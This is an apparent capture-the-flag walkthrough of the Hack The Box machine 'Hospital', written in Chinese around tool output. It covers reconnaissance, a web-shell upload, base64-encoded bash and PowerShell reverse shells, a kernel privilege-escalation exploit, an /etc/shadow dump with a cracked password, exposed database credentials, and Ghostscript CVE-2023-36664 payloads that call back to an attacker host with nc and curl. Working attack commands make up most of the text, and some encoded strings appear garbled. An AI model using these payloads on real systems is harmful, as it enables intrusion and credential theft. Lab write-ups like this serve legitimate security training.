

# Hospital(完成)

---

```
└───(root@kali)-[~]
└───# nmap -sCV 10.10.11.241
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 04:15 EST
Nmap scan report for 10.10.11.241
Host is up (0.26s latency).
Not shown: 980 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 9.0p1 Ubuntu lubuntu8.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 e14b4b3a6d18666939f7aa74b3160aaa (ECDSA)
|_  256 96c1dcd8972095e7015f20a24361cbca (ED25519)
53/tcp    open  domain?
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-02-07
16:15:47Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_ Not valid after:  2028-09-06T10:49:03
443/tcp   open  ssl/http         Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t
PHP/8.0.28)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_ Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
|_ http-title: 400 Bad Request
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
```

```
| Not valid before: 2023-09-06T10:49:03
|_Not valid after: 2028-09-06T10:49:03
1801/tcp open  msmq?
2103/tcp open  msrpc          Microsoft Windows RPC
2105/tcp open  msrpc          Microsoft Windows RPC
2107/tcp open  msrpc          Microsoft Windows RPC
2179/tcp open  vmrpd?
3268/tcp open  ldap            Microsoft Windows Active Directory LDAP (Domain:
hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after: 2028-09-06T10:49:03
3269/tcp open  globalcatLDAPssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after: 2028-09-06T10:49:03
3389/tcp open  ms-wbt-server   Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2024-02-06T12:02:06
|_Not valid after: 2024-08-07T12:02:06
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-07T16:18:12+00:00
8080/tcp open  http            Apache httpd 2.4.55 ((Ubuntu))
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:microsoft:windows
```

Host script results:

| smb2-time:

|   date: 2024-02-07T16:18:14

|\_ start\_date: N/A

| smb2-security-mode:

|   311:

|\_   Message signing enabled and required


|\_clock-skew: mean: 6h59m57s, deviation: 0s, median: 6h59m57s


Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 207.11 seconds


## 443 Port





有註冊，註冊後登入

有檔案上傳



Target: <http://10.10.11.241:8080/>

[19:55:29] Starting:


```
[19:55:32] 301 - 316B - /js → http://10.10.11.241:8080/js/
[19:55:43] 403 - 279B - /.ht_wsr.txt
[19:55:43] 403 - 279B - /.htaccess.orig
[19:55:43] 403 - 279B - /.htaccess.bak1
[19:55:43] 403 - 279B - /.htaccess.save
[19:55:43] 403 - 279B - /.htaccess.sample
[19:55:43] 403 - 279B - /.htaccessBAK
[19:55:43] 403 - 279B - /.htm
[19:55:43] 403 - 279B - /.htaccess_sc
[19:55:43] 403 - 279B - /.htaccess_extra
[19:55:43] 403 - 279B - /.htaccessOLD
[19:55:43] 403 - 279B - /.htaccess_orig
[19:55:44] 403 - 279B - /.htpasswd
[19:55:44] 403 - 279B - /.htaccessOLD2
[19:55:44] 403 - 279B - /.html
[19:55:44] 403 - 279B - /.htpasswd_test
[19:55:44] 403 - 279B - /.httr-oauth
[19:55:48] 403 - 279B - /.php
[19:56:36] 200 - 0B - /config.php
[19:56:40] 301 - 317B - /css → http://10.10.11.241:8080/css/
[19:56:49] 301 - 319B - /fonts → http://10.10.11.241:8080/fonts/
[19:56:54] 301 - 320B - /images → http://10.10.11.241:8080/images/
[19:56:54] 403 - 279B - /images/
[19:56:56] 302 - 0B - /index.php → login.php
[19:56:57] 302 - 0B - /index.php/login/ → login.php
[19:56:59] 403 - 279B - /js/
[19:57:02] 200 - 6KB - /login.php
[19:57:03] 302 - 0B - /logout.php → login.php
[19:57:19] 200 - 5KB - /register.php
[19:57:21] 403 - 279B - /server-status
[19:57:21] 403 - 279B - /server-status/
[19:57:22] 200 - 42B - /shell.sh
[19:57:31] 200 - 0B - /upload.php
[19:57:31] 301 - 321B - /uploads → http://10.10.11.241:8080/uploads/
[19:57:31] 403 - 279B - /uploads/
[19:57:33] 403 - 279B - /vendor/
```

看到有Shell.sh檔案，下載後確認，可能為別人反彈檔案

可測試反彈是否能成功?(只能傳壓縮檔、圖檔)

.sh可上傳(但不能反彈)

.php反彈失敗



## Not Found

The requested URL was not found on this server.

---

Apache/2.4.55 (Ubuntu) Server at 10.10.11.241 Port 8080

.phar(可上傳並執行)

[使用此套件：[https://github.com/flozz/p0wny-shell?source=post\\_page-----887fd3d6fee9-----](https://github.com/flozz/p0wny-shell?source=post_page-----887fd3d6fee9-----)]

```
10.10.11.241:8080/uploads/she11.phar

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

www-data@webserver:/home# cd drwilliams

www-data@webserver:/home# ls
drwilliams

www-data@webserver:/home# cd drwilliams

www-data@webserver:/home# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.5.2 netmask 255.255.255.0 broadcast 192.168.5.255
    inet6 fe80::215:5dff:fe00:8a02 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:8a:02 txqueuelen 1000 (Ethernet)
    RX packets 50801 bytes 14765073 (14.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40132 bytes 22312817 (22.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

很卡，需shell 反彈出來(需bash 64加密)

echo "L2Jpbi9iYXNolC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjlvOTAwMCAwPiYxCg==" | base64 -d |

/bin/bash

```
www-data@webserver:/home# cd drwilliams

www-data@webserver:/home# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.5.2 netmask 255.255.255.0 broadcast 192.168.5.255
    inet6 fe80::215:5dff:fe00:8a02 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:8a:02 txqueuelen 1000 (Ethernet)
    RX packets 50801 bytes 14765073 (14.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40132 bytes 22312817 (22.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8838 bytes 645807 (645.8 KB)
    RX errors 0 dropped 9951 overruns 0 frame 0
    TX packets 8838 bytes 645807 (645.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

www-data@webserver:/home# ls
drwilliams

www-data@webserver:/home# echo "L2Jpb9iYXNoIC1pID4mIC9kZXVvdG9wLzEwLjE0LjIvOTAwMCAwP1YXcg==" | base64 -d | /bin/bash

www-data@webserver:/home#
```

執行訊息收集 並Admin、root提權

```
netstat -tunlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                 LISTEN      -
tcp        0      0 127.0.0.54:53          0.0.0.0:*                 LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*                 LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
udp        0      0 127.0.0.54:53          0.0.0.0:*                 -           -
udp        0      0 127.0.0.53:53          0.0.0.0:*                 -           -
```

3306Port=>SQL

```
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');
```

```
www-data@webserver:/home$ cat /etc/passwd |grep bash
cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/bash
drwilliams:x:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash
www-data@webserver:/home$
```

username : drwilliams

passwd : ??

```
uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GN
U/Linux
www-data@webserver:/var/www/html/uploads$
```

※5.19.0-35-generic有本地提全漏洞

參考：

1. [https://www.reddit.com/r/selfhosted/comments/15ecpck/ubuntu\\_local\\_privilege\\_escalation\\_cve20232640/?rdt=51418](https://www.reddit.com/r/selfhosted/comments/15ecpck/ubuntu_local_privilege_escalation_cve20232640/?rdt=51418)
2. <https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629>

測試成功。找到passwd。需進行解碼

```
www-data@webserver:/tmp$ ./exploit.sh
./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

cat /etc/shadow

```
root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdphnMoax7US.JgyJSeobZ1dzDs...dD:19612:0:99999:7:::
drwilliams:$6$uWBSdTcoXXTBRkiL$S9ipksJfiZu04bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1t1wak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
```


username : drwilliams

passwd : qwel23!@#

此帳密用在443、22Port

ssh並無看到flag，像是www-data版

先測試443Port



The screenshot shows a web browser window with the URL `https://10.10.11.241/?_task=mail&_mbox=INBOX`. The browser's address bar and tabs are visible. The webmail interface for `drwilliams@hospital.htb` is shown, with a sidebar on the left containing links to 'Compose', 'Mail', 'Contacts', 'Settings', and 'About'. The main content area displays an email from `drbrown@hospital.htb` dated 2023-10-23 18:40, titled 'Needle designs for Darius Simion.' The email body is in English, starting with 'Dear Lucy,' and discussing a project for lighter, cheaper, and environmentally friendly needles. A dark-themed overlay window in the bottom right corner shows a Chinese translation of the email content, starting with '親愛的露西，' and mentioning a project for lighter, cheaper, and environmentally friendly needles.

參考漏洞：<https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection>



# 使用Ping反彈成功，測試curl

```
-# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
22:06:09.209430 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [S], seq 2379728470, win 32120, options [mss 1460,sackOK,TS val 25990339
41 ecr 0,nop,wscale 7], length 0
22:06:09.459837 IP 10.10.14.4.46126 > 10.10.11.241.https: Flags [S], seq 3451385432, win 32120, options [mss 1460,sackOK,TS val 25990341
91 ecr 0,nop,wscale 7], length 0
22:06:09.495658 IP 10.10.11.241.https > 10.10.14.4.46120: Flags [S.], seq 2032675926, ack 2379728471, win 65535, options [mss 1340,nop,w
scale 8,nop,nop,sackOK], length 0
22:06:09.495721 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [.] , ack 1, win 251, length 0
22:06:09.498723 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [P.], seq 1:654, ack 1, win 251, length 653
22:06:09.749390 IP 10.10.11.241.https > 10.10.14.4.46126: Flags [S.], seq 2837082536, ack 3451385433, win 65535, options [mss 1340,nop,w
scale 8,nop,nop,sackOK], length 0
22:06:09.749447 IP 10.10.14.4.46126 > 10.10.11.241.https: Flags [.] , ack 1, win 251, length 0
22:06:09.751057 IP 10.10.14.4.46126 > 10.10.11.241.https: Flags [P.], seq 1:654, ack 1, win 251, length 653
22:06:09.765821 IP 10.10.11.241.https > 10.10.14.4.46120: Flags [P.], seq 1:257, ack 654, win 65534, length 256
22:06:09.765840 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [.] , ack 257, win 249, length 0
22:06:09.766415 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [P.], seq 654:734, ack 257, win 249, length 80
22:06:09.766603 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [P.], seq 734:1530, ack 257, win 249, length 796
22:06:10.036390 IP 10.10.11.241.https > 10.10.14.4.46126: Flags [P.], seq 1:257, ack 654, win 65534, length 256
22:06:10.036431 IP 10.10.14.4.46126 > 10.10.11.241.https: Flags [.] , ack 257, win 249, length 0
22:06:10.036454 IP 10.10.11.241.https > 10.10.14.4.46120: Flags [P.], seq 257:544, ack 734, win 65534, length 287
22:06:10.037214 IP 10.10.14.4.46126 > 10.10.11.241.https: Flags [P.], seq 654:734, ack 257, win 249, length 80
22:06:10.072502 IP 10.10.11.241.https > 10.10.14.4.46120: Flags [.] , ack 1530, win 65530, length 0
22:06:10.072530 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [.] , ack 544, win 249, length 0
22:06:10.150213 IP 10.10.11.241.https > 10.10.14.4.46120: Flags [P.], seq 3224:4099, ack 1530, win 65530, length 875
22:06:10.150230 IP 10.10.14.4.46120 > 10.10.11.241.https: Flags [.] , ack 544, win 249, options [nop,nop,sack 1 [3224:4099]], length 0
22:06:10.150254 IP 10.10.11.241.https > 10.10.14.4.46120: Flags [.] , seq 544:1881, ack 1530, win 65530, length 1340
```

## 抓取curl成功

```
root@kali: ~ x root@kali: ~ x
10.10.14.4 - - [09/Feb/2024 22:08:59] "GET /shell.php HTTP/1.1" 200 -
Keyboard interrupt received, exiting.

root@kali: ~ x
cat shell.php
sh -i >> /dev/tcp/10.10.14.45/2233 0>61

root@kali: ~ x
nano shell.php

root@kali: ~ x
python3 http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.241 - - [09/Feb/2024 22:10:36] "GET /shell.php HTTP/1.1" 200 -

drwilliams@webserver:/$ cd
drwilliams@webserver:/$ ls
go
drwilliams@webserver:/$ ping 10.10.14.4 -t 3
PING 10.10.14.4 (10.10.14.4) 56(84) bytes of data.
64 bytes from 10.10.14.4: icmp_seq=1 ttl=62 time=275 ms
64 bytes from 10.10.14.4: icmp_seq=2 ttl=62 time=315 ms
64 bytes from 10.10.14.4: icmp_seq=3 ttl=62 time=284 ms
64 bytes from 10.10.14.4: icmp_seq=4 ttl=62 time=263 ms
64 bytes from 10.10.14.4: icmp_seq=5 ttl=62 time=322 ms
64 bytes from 10.10.14.4: icmp_seq=6 ttl=62 time=300 ms
^Z
[1]+ Stopped ping 10.10.14.4 -t 3
drwilliams@webserver:/$

[-] File test.eps not found.

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
ls
CVE_2023_36664_exploit.py file.eps file.ps flowchart.png README.md vsociety.jpg

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
python3 CVE_2023_36664_exploit.py -i -p "nc.exe 10.10.14.4 9000 -e /bin/bash" -f file.eps
[+] Payload successfully injected into file.eps.

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
pwd
/root/hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
python3 CVE_2023_36664_exploit.py -i -p "ping 10.10.14.4 -t 4" -f file.eps
[+] Payload successfully injected into file.eps.

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
python3 CVE_2023_36664_exploit.py -i -p "curl 10.10.14.4 -f file.eps"
[+] Payload successfully injected into file.eps.

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
python3 CVE_2023_36664_exploit.py -i -p "curl 10.10.14.4/shell.php" -f file.eps
[+] Payload successfully injected into file.eps.

root@kali: ~ x /hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection
ls
```

## 測試反彈，版本為windows

# Reverse Shell Generator

## IP & Port

IP

10.10.14.40


Port

3456

+1

## Listener

☒ Advanced

 r1wrap -cAr nc -lvp 3456

Type

r1wrap + nc

Copy

Reverse

Bind

MSFVenom

HoaxShell

OS

All


Name

Search...

☒ Show Advanced



PowerShell #3 (Base64)

 powershell -e

```
JABjAGwAaQB1AG4AdAAGAD0A1AB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdA  
AuAFMAbwBjAGsAZQB0AHMALgBUAEUAUABDAGwAaQB1AG4AdAAGAD0A1AB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdA  
ACTAIAA-AD0A1AB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdA
```

```
